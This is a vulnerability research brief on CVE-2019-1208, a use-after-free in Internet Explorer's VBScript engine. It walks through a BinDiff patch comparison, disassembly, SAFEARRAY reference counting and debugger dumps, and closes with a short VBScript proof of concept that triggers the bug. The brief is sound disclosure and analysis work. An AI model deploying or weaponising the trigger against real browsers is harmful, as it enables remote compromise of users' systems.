From BinDiff to Zero-Day: A Proof of Concept Exploiting CVE-2019-1208 in Internet Explorer

Technical Brief


Last June, I disclosed a use-after-free (UAF) vulnerability in Internet Explorer (IE) to Microsoft. It was rated as critical, designated as CVE-2019-1208, and then addressed in Microsoft's September Patch Tuesday. I discovered this flaw through BinDiff (a binary code analysis tool) and wrote a proof of concept (PoC) showing how it can be fully and consistently exploited in Windows 10 RS5.

UAF vulnerabilities like CVE-2019-1208 are a class of security flaws that can corrupt valid data, crash a process, and, depending on when it is triggered, can enable an attacker to execute arbitrary or remote code. In the case of CVE-2019-1208, an attacker successfully exploiting this vulnerability could gain the same rights as the current user in the system. If the current user has administrative privileges, the attacker can hijack the affected system — from installing or uninstalling programs and viewing and modifying data to creating user accounts with full privileges.

A more tangible attack scenario would entail attackers sending socially engineered phishing emails to unwitting users and tricking them into accessing a malicious website (containing an exploit for CVE-2019-1208) via Internet Explorer. Alternatively, an attacker can send spam emails with attachments containing an exploit for the vulnerability. These attachments can be a Microsoft Office document that has the IE rendering engine enabled, or application files embedded with an ActiveX control that, in turn, contains an exploit for the vulnerability. Attackers could also compromise and host an exploit on legitimate websites, like those that accept content or input (i.e., advertisements) from users.


Starting from BinDiff

When using BinDiff to compare changes and updates made on *vbscript.dll* between May and June, there are some interesting changes in the functions VbsJoin and VbsFilter. As shown in Figure 2, the functions rtJoin and rtFilter are surrounded with SafeArrayAddRef, SafeArrayReleaseData, and SafeArrayReleaseDescriptor, which seems to be for addressing a bug.



Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks			Jumps		
0.83	**0.95**	**1000D1F0**	**?VbsFilter@@YGJPAVVAR@@H0@Z**	**Normal**	**1000D1C0**	**?VbsFilter@@YGJPAVVAR@@H0@Z**	**Normal**	**2**	**32**	**3**	**16**	**33**	**18**
0.86	**0.95**	**1000D710**	**?VbsJoin@@YGJPAVVAR@@H0@Z**	**Normal**	**1000D610**	**?VbsJoin@@YGJPAVVAR@@H0@Z**	**Normal**	**2**	**27**	**4**	**8**	**34**	**11**
0.88	0.99	1002BE10	?RunNoEH@CScriptRuntime@@AAEJ...	Normal	1002D8D0	?RunNoEH@CScriptRuntime@@AAEJ...	Normal	312	1146	34	563	1679	108
0.98	0.99	10022810	?InvokeEx@NameTbl@@UAGJJKGPAU...	Normal	10025200	?InvokeEx@NameTbl@@UAGJJKGPAU...	Normal	5	270	2	16	397	11
0.98	0.99	100350F9	?PinCurrentStackByrefParameters@Auto...	Normal	1001EDFE	?PinCurrentStackByrefParameters@Auto...	Normal	0	9	0	0	12	0
0.98	0.99	10028B80	?InvokeDispatch@@YGJPAVCSession...	Normal	1002A5D0	?InvokeDispatch@@YGJPAVCSession...	Normal	0	263	1	10	388	12
0.99	0.99	10011CE4	?RecordError@CSession@@QAEJJ@Z	Normal	10011D64	?RecordError@CSession@@QAEJJ@Z	Normal	0	13	0	0	17	0
1.00	0.99	10011C2B	?CanHandleExceptionWithinMinorSessi...	Normal	10011CAB	?CanHandleExceptionWithinMinorSessi...	Normal	0	11	0	0	15	0
1.00	0.99	1005706D	?Create@CDebugExpression@@SGJPA...	Normal	100563CD	?Create@CDebugExpression@@SGJPA...	Normal	0	11	0	0	13	0

Figure 1. Snapshot of updates made in *vbscript.dll* between May and June via BinDiff



```
1000D79D   inc    ecx
1000D79E   cmp    b2 cx, b2 ds:[eax]
1000D7A1   jnz    0x10046628

1000D710   ?VbsJoin@@YGJPAVVAR@@H0@Z
1000D7A7   lea    eax, ss:[ebp+bstrString]
1000D7AA   mov    ecx, ebx
1000D7AC   push   eax
1000D7AD   push   esi
1000D7AE   push   ss:[ebp+var_4]
1000D7B1   call   rtJoin
1000D7B6   mov    esi, eax
1000D7B8   test   esi, esi
1000D7BA   js     0x1000D7DC

1000D710   ?VbsJoin@@YGJPAVVAR@@H0@Z
1000D7BC   mov    esi, ss:[ebp+bstrString]

@@YGJPAVVAR@@H0@Z
bl ss:[ebp+var_10], bl 0
0x1000D838
```

```
1000D6E9   cmp    b2 si, b2 ds:[eax]
1000D6EC   jz     0x1000D6F5

1000D610   ?VbsJoin@@YGJPAVVAR@@H0@Z
1000D6F5   lea    ecx, ss:[esp+var_18]


1000D6F9   push   ecx
1000D6FA   push   eax
1000D6FB   call   ds:[__imp__SafeArrayAddRef@8] // __imp__SafeArrayAddRef@8
1000D701   mov    esi, eax
1000D703   test   esi, esi
1000D705   js     0x1000D766

1000D610   ?VbsJoin@@YGJPAVVAR@@H0@Z
1000D707   mov    ecx, ss:[esp+var_10]
1000D70B   lea    eax, ss:[esp+var_C]
1000D70F   push   eax
1000D710   push   edi
1000D711   push   ss:[esp+var_14]
1000D715   mov    edx, ebx
1000D717   call   rtJoin
1000D71C   cmp    ss:[esp+var_18], bl 0
1000D721   mov    esi, eax
1000D723   jz     0x1000D72F

1000D610   ?VbsJoin@@YGJPAVVAR@@H0@Z
1000D725   push   ss:[esp+var_18]
1000D729   call   ds:[__imp__SafeArrayReleaseData@4] // __imp__SafeArrayRel

1000D610   ?VbsJoin@@YGJPAVVAR@@H0@Z
1000D72F   push   ds:[ebx]
1000D731   call   ds:[__imp__SafeArrayReleaseDescriptor@4] // __imp__SafeArrayReleaseDescriptor@4
1000D737   test   esi, esi
1000D739   js     0x1000D766

1000D610   ?VbsJoin@@YGJPAVVAR@@H0@Z

1000D766   lea    ecx, ss:[esp+var_8]   // this

1000D610   ?VbsJoin@@YGJPAVVAR@@H0@Z
1000D73B   mov    esi, ss:[esp+var_C]
```

1000D1F0 ?VbsFilter@@YGJPAVVAR@@H0@Z
primary
?VbsFilter@@YGJPAVVAR@@H0@Z 1000D1C0
secondary

```
1000D1F0   ?VbsFilter@@YGJPAVVAR@@H0@Z
1000D2C8   lea    eax, ss:[esp+28h+rgsabound.cElements0+40]
1000D2CC   mov    ecx, esi
1000D2CE   push   eax
1000D2CF   push   ss:[esp+var_18]
1000D2D3   push   edi
1000D2D4   push   ss:[esp+var_14]
1000D2D8   push   ss:[esp+bstrString]
1000D2DC   call   rtFilter

1000D2E1   test   eax, eax
1000D2E3   js     0x1000D349

1000D1F0   ?VbsFilter@@YGJPAVVAR@@H0@Z
1000D2E5   mov    esi, ss:[esp+28h+rgsabound.cElements0+40]
```

```
1000D1C0   ?VbsFilter@@YGJPAVVAR@@H0@Z
1000D2E9   lea    ecx, ss:[esp+var_24]




1000D2ED   push   ecx
1000D2EE   push   eax
1000D2EF   call   ds:[__imp__SafeArrayAddRef@8] // __imp__SafeArrayAddRef@8
1000D2F5   mov    esi, eax
1000D2F7   test   esi, esi
1000D2F9   js     0x1000D38D

1000D1C0   ?VbsFilter@@YGJPAVVAR@@H0@Z
1000D2FF   mov    ecx, ss:[esp+30h+rgsabound.cElements0+48]
1000D303   lea    eax, ss:[esp+var_14]
1000D307   push   eax
1000D308   push   ss:[esp+var_20]
1000D30C   push   edi
1000D30D   push   ss:[esp+var_1C]
1000D311   mov    edi, ss:[esp+var_18]
1000D315   mov    edx, edi
1000D317   push   ss:[esp+var_4]
1000D31B   call   rtFilter
1000D320   mov    esi, eax
1000D322   cmp    ss:[esp+var_24], ebx
1000D326   jz     0x1000D332

1000D1C0   ?VbsFilter@@YGJPAVVAR@@H0@Z

1000D328   push   ss:[esp+var_24]
1000D32C   call   ds:[__imp__SafeArrayReleaseData@4] // __imp_

?VbsFilter@@YGJPAVVAR@@H0@Z
push      ds:[edi]
call      ds:[__imp__SafeArrayReleaseDescriptor@4] // __imp__SafeArrayReleaseDescriptor@4
test      esi, esi
js        0x1000D38D
```

Figure 2. Differences in VbsJoin (top) and VbsFilter (bottom)

SAFEARRAY specifies a multidimensional array of OLE Automation types. Here is the syntax of SAFEARRAY:

```
typedef struct tagSAFEARRAY {
  USHORT         cDims;
  USHORT         fFeatures;
  ULONG          cbElements;
  ULONG          cLocks;
  PVOID           pvData;
  SAFEARRAYBOUND rgsabound[1];
} SAFEARRAY;
```

The following are the functions:

- cDims — Specifies the number of dimensions
- fFeatures — Specifies the feature of an array, like how it is allocated or which element it saves
- cbElements — Specifies the size of an array element (generally, the size is 10 bytes)
- cLocks — Saves the number of times the array has been locked without a corresponding unlock
- pvData — Saves the pointer to the array buffer
- rgsabound — A SAFEARRAYBOUND structure that saves the bound information for each dimension


Here is the syntax of SAFEARRAYBOUND:

```
typedef struct tagSAFEARRAYBOUND {
  ULONG cElements;
  LONG lLbound;
} SAFEARRAYBOUND, *LPSAFEARRAYBOUND;
```

The following are the functions:

- cElements — Specifies the number of elements in the dimension
- lLbound — Specifies the lower bound of the dimension

Figure 3 shows a simple example of the memory layout of one SAFEARRAY:




```
0:008> dd 15778fe8  L8
15778fe8  08920001 00000010 00000000 1577afd0
15778ff8  00000003 00000000 ???????? ????????
0:008> dt ole32!safearray 15778fe8
   +0x000 cDims            : 1
   +0x002 fFeatures        : 0x892
   +0x004 cbElements       : 0x10
   +0x008 cLocks           : 0
   +0x00c pvData           : 0x1577afd0 Void
   +0x010 rgsabound        : [1] tagSAFEARRAYBOUND
0:008> dd 0x1577afd0 Lc
1577afd0  c0c00003 c0c0c0c0 11223344 c0c0c0c0
1577afe0  c0c00003 c0c0c0c0 55667788 c0c0c0c0
1577aff0  00000000 00000000 00000000 00000000
```

```
dim arr(2)
arr(0) = &h11223344
arr(1) = &h55667788
```

Figure 3. Example of a memory layout of SAFEARRAY

From the syntax of SAFEARRAY, it can be seen that SafeArray doesn’t have a reference count attribute. Therefore, the functions SafeArrayAddRef, SafeArrayReleaseData, and SafeArrayReleaseDescriptor add the ability to use reference counting to pin the SafeArray into memory before calling from an untrusted script into an IDispatch method that may not expect the script to free that memory before the method returns.

SafeArrayAddRef increases the pinning reference count of the descriptor for the specified SafeArray by one. The pinning reference count of the data for the specified SafeArray may increase by one if that data was dynamically allocated, as determined by the descriptor of the SafeArray (shown in Figure 3). SafeArrayReleaseData decreases the pinning reference count for the specified SafeArray data by one. When its reference count reaches 0, the memory for that data is no longer prevented from being freed. SafeArrayReleaseDescriptor decreases the pinning reference count for the descriptor of the specified SafeArray by one. When its reference count reaches 0, the memory for that descriptor is no longer prevented from being freed.



```
int __stdcall SafeArrayAddRef(int a1, _DWORD *a2)
{
  int result; // eax
  __int16 v3; // dx
  int v4; // ebx

  *a2 = 0;
  result = RefCountMap<tagSAFEARRAY *>::Increment(a1);   add SafeArrayDescriptor ref count
  if ( !result || result >= 0 )
  {
    v3 = *(_WORD *)(a1 + 2);
    if ( !(((v3 & 7) != 0) & !_bittest(&v3, 0xCu)) && !(*(_WORD *)(a1 + 2) & 0x2000) )
    {
      v4 = RefCountMap<void *>::Increment(*(_DWORD *)(a1 + 0xC));   add SafeArrayData ref count
      if ( v4 < 0 )
      {
        RefCountMap<tagSAFEARRAY *>::Decrement(a1);
        return v4;
      }
      *a2 = *(_DWORD *)(a1 + 0xC);
    }
    result = 0;
  }
  return result;
}
```

```
void __stdcall SafeArrayReleaseData(char a1)
{
  void *savedregs; // [esp+0h] [ebp+0h]

  if ( !RefCountMap<void *>::Decrement(a1) ) sub SafeArrayData ref count
    _SafeArrayFreeData(savedregs);
}
```

```
void __userpurge _SafeArrayReleaseDescriptor(char a1@<dl>, int a2@<ecx>, size_t Size, bool a4, unsigned int a5)
{
  int v5; // esi
  _DWORD *v6; // eax

  v5 = a2;
  if ( a1 )
  {
    if ( RefCountMap<tagSAFEARRAY *>::Get(a2) )
      memset(*(void **)(v5 + 0xC), 0, Size);
  }
  if ( !RefCountMap<tagSAFEARRAY *>::Decrement(v5) )   sub SafeArrayDescriptor ref count
  {
    if ( TlsGetValue(g_itlsAppData) )
    {
LABEL_6:
      v6 = TlsGetValue(g_itlsAppData);
      (*(void (__thiscall **)(_DWORD, _DWORD, int))(*(_DWORD *)*v6 + 0x14))(   free SafeArrayDescriptor
        *(_DWORD *)(*(_DWORD *)*v6 + 0x14),
        *v6,
        v5 - 16);
      return;
    }
    if ( InitAppData() >= 0 )
    {
      TlsGetValue(g_itlsAppData);
      goto LABEL_6;
    }
  }
}
```

Figure 4. Code snippets of SafeArrayAddRef (top), SafeArrayReleaseData (center), and SafeArrayReleaseDescriptor (bottom)

When these are all put together, with a focus on the reference count addition/subtraction operation of SafeArrayDescriptor and SafeArrayData, a code flow can be generated, as shown in Figure 5. VbsJoin is used as an example.




Start (VbsJoin)
call SafeArrayAddRef
SafeArrayDescriptor ref count + 1
SafeArrayData ref count + 1
call rtJoin
SafeArrayData ref count - 1
call SafeArrayReleaseData
if SafeArrayData ref count == 0
Y
N
free SafeArrayData
SafeArrayDescriptor ref count - 1
call SafeArrayReleaseDescriptor
if SafeArrayDescriptor ref count == 0
Y
N
free SafeArrayDescriptor
End (VbsJoin)

Figure 5. Code flow of VbsJoin

There seems to be no problem about the reference count addition/subtraction operation of SafeArrayDescriptor and SafeArrayData in native code. But if a VBScript callback in rtJoin is made and the reference count of SafeArrayDescriptor and SafeArrayData is modified by script, will this code flow still have no problem?

Giving a callback in rtJoin

Inspired by the previous vulnerability (CVE-2018-8373) I found in 2018, I used VBScriptClass' 'Public Default Property Get' function to give me a callback in VbsJoin. Figure 6 shows the PoC.




```
<script type="text/vbscript">
Dim arr

Class MyClass
Public Default Property Get P
    arr = Array(0)
End Property
End Class

arr = Array(New MyClass)

'crash
arr(0) = Join(arr)
</script>
```

Figure 6. Initial PoC of CVE-2019-1208

